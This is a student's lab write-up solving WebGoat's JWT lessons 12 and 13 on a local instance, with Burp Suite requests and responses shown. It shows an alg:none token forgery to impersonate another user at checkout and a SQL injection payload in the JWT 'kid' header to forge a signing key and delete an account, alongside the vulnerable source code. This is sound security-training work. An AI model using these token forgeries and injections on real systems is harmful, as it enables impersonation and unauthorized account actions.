Assignment 3

Chetan Sahrudhai Kimidi - ckimidi

***Abstract*—Completing JWT Tokens sections 12 and 13, from WebGoat v2023.4**

I. Introduction

In this assignment, I solved the 12th and 13th sections of JWT Tokens, from WebGoat v2023.4.

II. JWT - Section 12

Here, I had to buy the books but make Tom pay for them. The current username is Jerry. I launched BurpSuite, enabled the browser from in there, and found an interesting POST request (refresh/login), which gave me access_token and refresh_token, as shown in Fig. 1.

The access token was important for me, since I could decode it using base64-decoding, and perform an algo:none attack. So, I copied the access token, pasted it in WebWolf's JWT panel, changed the name to Tom, and the algorithm to none, as seen in Fig. 2.

Then, I observed that another POST request (refresh/checkout), was key for the payment. I observed that replacing the null argument in Bearer field of the request, with the modified token, would indirectly mean that user Tom has done the checkout/payment. So, I clicked on Checkout once, located the request in HTTP History of BurpSuite, sent it to Repeater, replaced null with the tampered token and sent the request again. I successfully obtained the response of the assignment being completed. This can be seen in Fig. 3 and Fig. 4.

III. JWT - Section 13

Here, Jerry wants to delete the user Tom, but due to the token, we can only delete our own profile. The goal is to modify the token and delete Tom somehow. First, I viewed the source code for Section 13, as seen in Fig. 5. And then, as usual, using BurpSuite, I intercepted the request which was for the Delete Tom button on the website. After looking at the code and the token, I observed that there was a new claim in the claims part, called 'kid'. The set value was 'webgoat_key'. I understood that this kid parameter, as I highlighted in the source code picture, is vulnerable to SQL injection, since the query it is involved in, is directly using kid, without any injection mitigation or security measures. Also, since it was in the claims part, I understood that it is being base64-decoded, so I simply changed the value of the kid claim in the JWT IO website, as seen in Fig. 6. I encoded the new kid value into Base 64, using BurpSuite, as seen in Fig. 7. Then, I modified the kid into a SQL query suitable for injection, basically starting with something, then appending a union statement, followed by a query which selects the encoded value of the new key, from the view called information_schema.system_users, and then comment out the end, just like the usual injections we did over the previous labs. I read about this particular view from [1].


And the tampered token, with the susceptible SQL query, using JWT IO website, can be seen in Fig. 8, and copied the modified token, clicked delete Tom once again, tracked that POST request (/final/delete), sent it to Repeater and replaced the original token with the copied one, sent the request and received the response as seen in Fig. 9. In this way, I completed the section 13 of JWT tokens, as seen in Fig. 10.

IV. Conclusion

This concludes the third assignment, and I was successfully able to finish the 12 and 13 sections of JWT.

References

[1] System Users View
[2] Section 12 Source Code
[3] Section 13 Source Code
[4] JWT IO




```
POST /WebGoat/JWT/refresh/login HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 46
sec-ch-ua: "Not=A?Brand";v="99",
"Chromium";v="118"
Accept: */*
Content-Type: application/json
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/118.0.5993.90
Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
http://127.0.0.1:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=
4zmm4isVVBIKDrVDDbQeHchDWgkxC-F0DF04uocw
Connection: close

{
  "user":"Jerry",
  "password":"bm5nhSkxCXZkKRy4"
}
```

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Tue, 31 Oct 2023 17:30:28 GMT

{
  "access_token":
  "eyJhbGciOiJIUzUxMiJ9.eyJhZGlpbiI6ImZhbHN
  lIiwidXNlciI6IkplcnJ5In0.Z-ZX2L0Tuub0LEyj
  9NmyVADu7tK40gL9h1EJeRg1DDa6z5_H-SrexH1MY
  HoIxRyApnOP7NfFonP3rOw1Y5qi0A",
  "refresh_token":"EbuLfJzxaAyQqvZuPspM"
}
```

Fig. 1. Access and Refresh Tokens



Decode or encode a JWT some of the exercises need to encode or decode a new token

Encoded

```
eyJhbGciOiJOb25lIn0.ew0KICAiYWRtaW4iIDogImZhbHNlIiwNCiAgInVzZ
XIiIDogIlRvbSINCn0.
```

Decoded


Header

```
{
  "alg" : "None"
}
```

Payload

```
{
  "admin" : "false",
  "user" : "Tom"
}
```

Fig. 2. Tampering the token in WebWolf



Request

```
POST /WebGoat/JWT/refresh/checkout
HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 0
sec-ch-ua: "Not=A?Brand";v="99",
"Chromium";v="118"
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJhbGciOiJOb25lIn0.ew0KICAiYWRtaW4iIDogIm
ZhbHNlIiwNCiAgInVzZXIiIDogIlRvbSINCn0.
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/118.0.5993.90
Safari/537.36
Content-Type:
application/x-www-form-urlencoded;
charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
http://127.0.0.1:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=
4zmm4isVVBIKDrVDDbQeHchDWgkxC-F0DF04uocw
Connection: close
```

Response


```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Tue, 31 Oct 2023 17:33:39 GMT

{
  "lessonCompleted":true,
  "feedback":
  "Congratulations. You have successfully c
  ompleted the assignment.",
  "output":null,
  "assignment":"JWTRefreshEndpoint",
  "attemptWasMade":true
}
```

Selected text

```
eyJhbGciOiJOb25lIn0.ew0KICA
iYWRtaW4iIDogImZhbHNlIiwNCi
AgInVzZXIiIDogIlRvbSINCn0.
```

Fig. 3. Response received, Tom paid!



Refreshing a token


It is important to implement a good strategy for refreshing an access token. This assignment is based on a vulnerability found in a private bug bounty program on Bugcrowd, you can read the full write up here

Assignment

From a breach of last year the following logfile is available here Can you find a way to order the books but let **Tom** pay for them?

Product	Quantity	Price	Total	
Learn to defend your application with WebGoat by WebGoat Publishing Status: In Stock	3	$ 4.87	$14.61	✖ Remove
	2	$4.99	$9.98	✖ Remove

Fig. 4. Section 12 done!




WebGoat / src / main / java / org / owasp / webgoat / lessons / jwt / claimmisuse / **JWTHeaderKIDEndpoint.java**

121 lines (114 loc) · 4.65 KB

```
    public @ResponseBody String follow(@PathVariable("user") String user) {
    }

    @PostMapping("/delete")
    public @ResponseBody AttackResult resetVotes(@RequestParam("token") String token) {
      if (StringUtils.isEmpty(token)) {
        return failed(this).feedback("jwt-invalid-token").build();
      } else {
        try {
          final String[] errorMessage = {null};
          Jwt jwt =
              Jwts.parser()
                  .setSigningKeyResolver(
                      new SigningKeyResolverAdapter() {
                        @Override
                        public byte[] resolveSigningKeyBytes(JwsHeader header, Claims claims) {
                          final String kid = (String) header.get("kid");
                          try (var connection = dataSource.getConnection()) {
                            ResultSet rs =
                                connection
                                    .createStatement()
                                    .executeQuery(
                                        "SELECT key FROM jwt_keys WHERE id = '" + kid + "'");
                            while (rs.next()) {
                              return TextCodec.BASE64.decode(rs.getString(1));
                            }
                          } catch (SQLException e) {
```

Fig. 5. Source code for Section 13



```
eyJ0eXAiOiJKV1QiLCJraWQiOiJ3
ZWJnb2F0X2tleSIsImFsZyI6IkhT
MjU2In0.eyJpc3MiOiJXZWJHb2F0
IFRva2VuIEJ1aWxkZXIiLCJpYXQi
OjE1MjQyMTA5MDQsImV4cCI6MTYx
ODkwNTMwNCwiYXVkIjoid2ViZ29h
dC5vcmciLCJzdWIiOiJqZXJyeUB3
ZWJnb2F0LmNvbSIsInVzZXJuYW1l
IjoiSmVycnkiLCJFbWFpbCI6Impl
cnJ5QHdlYmdvYXQuY29tIiwiUm9s
ZSI6WyJDYXQiXX0.CgZ27DzgVW8g
zc0n6izOU638uUCi6UhiOJKYzoEZ
GE8
```

HEADER:


```
{
  "typ": "JWT",
  "kid": "webgoat_key",
  "alg": "HS256"
}
```

PAYLOAD:

```
{
  "iss": "WebGoat Token Builder",
  "iat": 1524210904,
  "exp": 1618905304,
  "aud": "webgoat.org",
  "sub": "jerry@webgoat.com",
  "username": "Jerry",
  "Email": "jerry@webgoat.com",
  "Role": [
    "Cat"
  ]
}
```

VERIFY SIGNATURE


Fig. 6. JWT IO token view


Burp Suite Community Edition v2023.10.2.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

```
new_key
```

```
bmV3X2tleQ==
```

Fig. 7. Base64 encoding the Kid value



```
eyJ0eXAiOiJKV1QiLCJraWQiOiJh
YmNkJyB1bmlvbiBzZWxlY3QgJ2Jt
VjNYMnRsZVE9PScgZnJvbSBpbmZv
cm1hdGlvbl9zY2hlbWEuc3lzdGVt
X3VzZXJzOyAtLSIsImFsZyI6IkhT
MjU2In0.eyJpc3MiOiJXZWJHb2F0
IFRva2VuIEJ1aWxkZXIiLCJpYXQi
OjE1MjQyMTA5MDQsImV4cCI6MTc3
ODkwNTMwNCwiYXVkIjoid2ViZ29h
dC5vcmciLCJzdWIiOiJ0b21Ad2Vi
Z29hdC5jb20iLCJ1c2VybmFtZSI6
IlRvbSIsIkVtYWlsIjoidG9tQHdl
YmdvYXQuY29tIiwiUm9sZSI6WyJD
YXQiXX0.SCqD8Vd3O8FthwiOTzA8
aVi1G4tzt4AonJgIN2pKc2A
```


HEADER:

```
{
  "typ": "JWT",
  "kid": "abcd' union select
'bmV3X2tleQ==' from
information_schema.system_users; --",
  "alg": "HS256"
}
```

PAYLOAD:

```
{
  "iss": "WebGoat Token Builder",
  "iat": 1524210904,
  "exp": 1778905304,
  "aud": "webgoat.org",
  "sub": "tom@webgoat.com",
  "username": "Tom",
  "Email": "tom@webgoat.com",
  "Role": [
    "Cat"
  ]
}
```

Fig. 8. Tampered token on JWT IO


Burp Suite Community Edition v2023.10.2.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Send
Cancel
Target: http://127.0.0.1:8080
HTTP/1
Pretty Raw Hex Render
Search
0 highlights
Done
392 bytes | 24 millis

Request

```
POST /WebGoat/JWT/final/delete?token=
eyJ0eXAiOiJKV1QiLCJraWQiOiJhYmNkJyB1bmlvbi
BzZWxlY3QgJ2JtVjNYMnRsZVE9PScgZnJvbSBpbmZv
cm1hdGlvbl9zY2hlbWEuc3lzdGVtX3VzZXJzOyAtLS
IsImFsZyI6IkhTMjU2In0.eyJpc3MiOiJXZWJHb2F0
IFRva2VuIEJ1aWxkZXIiLCJpYXQiOjE1MjQyMTA5MD
QsImV4cCI6MTc3ODkwNTMwNCwiYXVkIjoid2ViZ29h
dC5vcmciLCJzdWIiOiJ0b21Ad2ViZ29hdC5jb20iLC
J1c2VybmFtZSI6IlRvbSIsIkVtYWlsIjoidG9tQHdl
YmdvYXQuY29tIiwiUm9sZSI6WyJDYXQiXX0.SCqD8V
d3O8FthwiOTzA8aVi1G4tzt4AonJgIN2pKc2A
HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 0
sec-ch-ua: "Not=A?Brand";v="99",
"Chromium";v="118"
Accept: */*
Content-Type:
application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/118.0.5993.90
Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
http://127.0.0.1:8080/WebGoat/start.mvc
```

Response

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Tue, 31 Oct 2023 18:09:24 GMT

{
  "lessonCompleted":true,
  "feedback":
  "Congratulations. You have successfully c
  ompleted the assignment.",
  "output":null,
  "assignment":"JWTFinalEndpoint",
  "attemptWasMade":true
}
```

Inspector

Selection 415 (0x19f)

Selected text

```
eyJ0eXAiOiJKV1QiLCJraWQiO
iJhYmNkJyB1bmlvbiBzZWxlY3
QgJ2JtVjNYMnRsZVE9PScgZnJ
vbSBpbmZvcm1hdGlvbl9zY2hl
bWEuc3lzdGVtX3VzZXJzOyAtL
SIsImFsZyI6IkhTMjU2In0.ey
Jpc3MiOiJXZWJHb2F0IFRva2V
uIEJ1aWxkZXIiLCJpYXQiOjE1
```


Decoded from: URL encoding

```
eyJ0eXAiOiJKV1QiLCJraWQiO
iJhYmNkJyB1bmlvbiBzZWxlY3
QgJ2JtVjNYMnRsZVE9PScgZnJ
vbSBpbmZvcm1hdGlvbl9zY2hl
bWEuc3lzdGVtX3VzZXJzOyAtL
SIsImFsZyI6IkhTMjU2In0.ey
Jpc3MiOiJXZWJHb2F0IFRva2V
uIEJ1aWxkZXIiLCJpYXQiOjE1
```

Request attributes 2

Request query parameters 1

Fig. 9. Congratulations on completing the task!


WebGoat
127.0.0.1:8080/WebGoat/start.mvc#lesson/JWT.lesson/12
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
Authentication Bypasses
Insecure Login
JWT tokens
Password reset
Secure Passwords
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
1 2 3 4 5 6 7 8 9 10 11 12 13 14

Final challenge

Below you see two accounts, one of Jerry and one of Tom. Jerry wants to remove Tom's account from Twitter, but his token can only delete his account. Can you try to help him and delete Toms account?

Jerry

Jerry is a small, brown, house mouse.

Last updated 12 minutes ago Delete

Tom

Tom is a grey and white domestic short hair cat.

Last updated 12 days ago Follow

Fig. 10. Section 13 done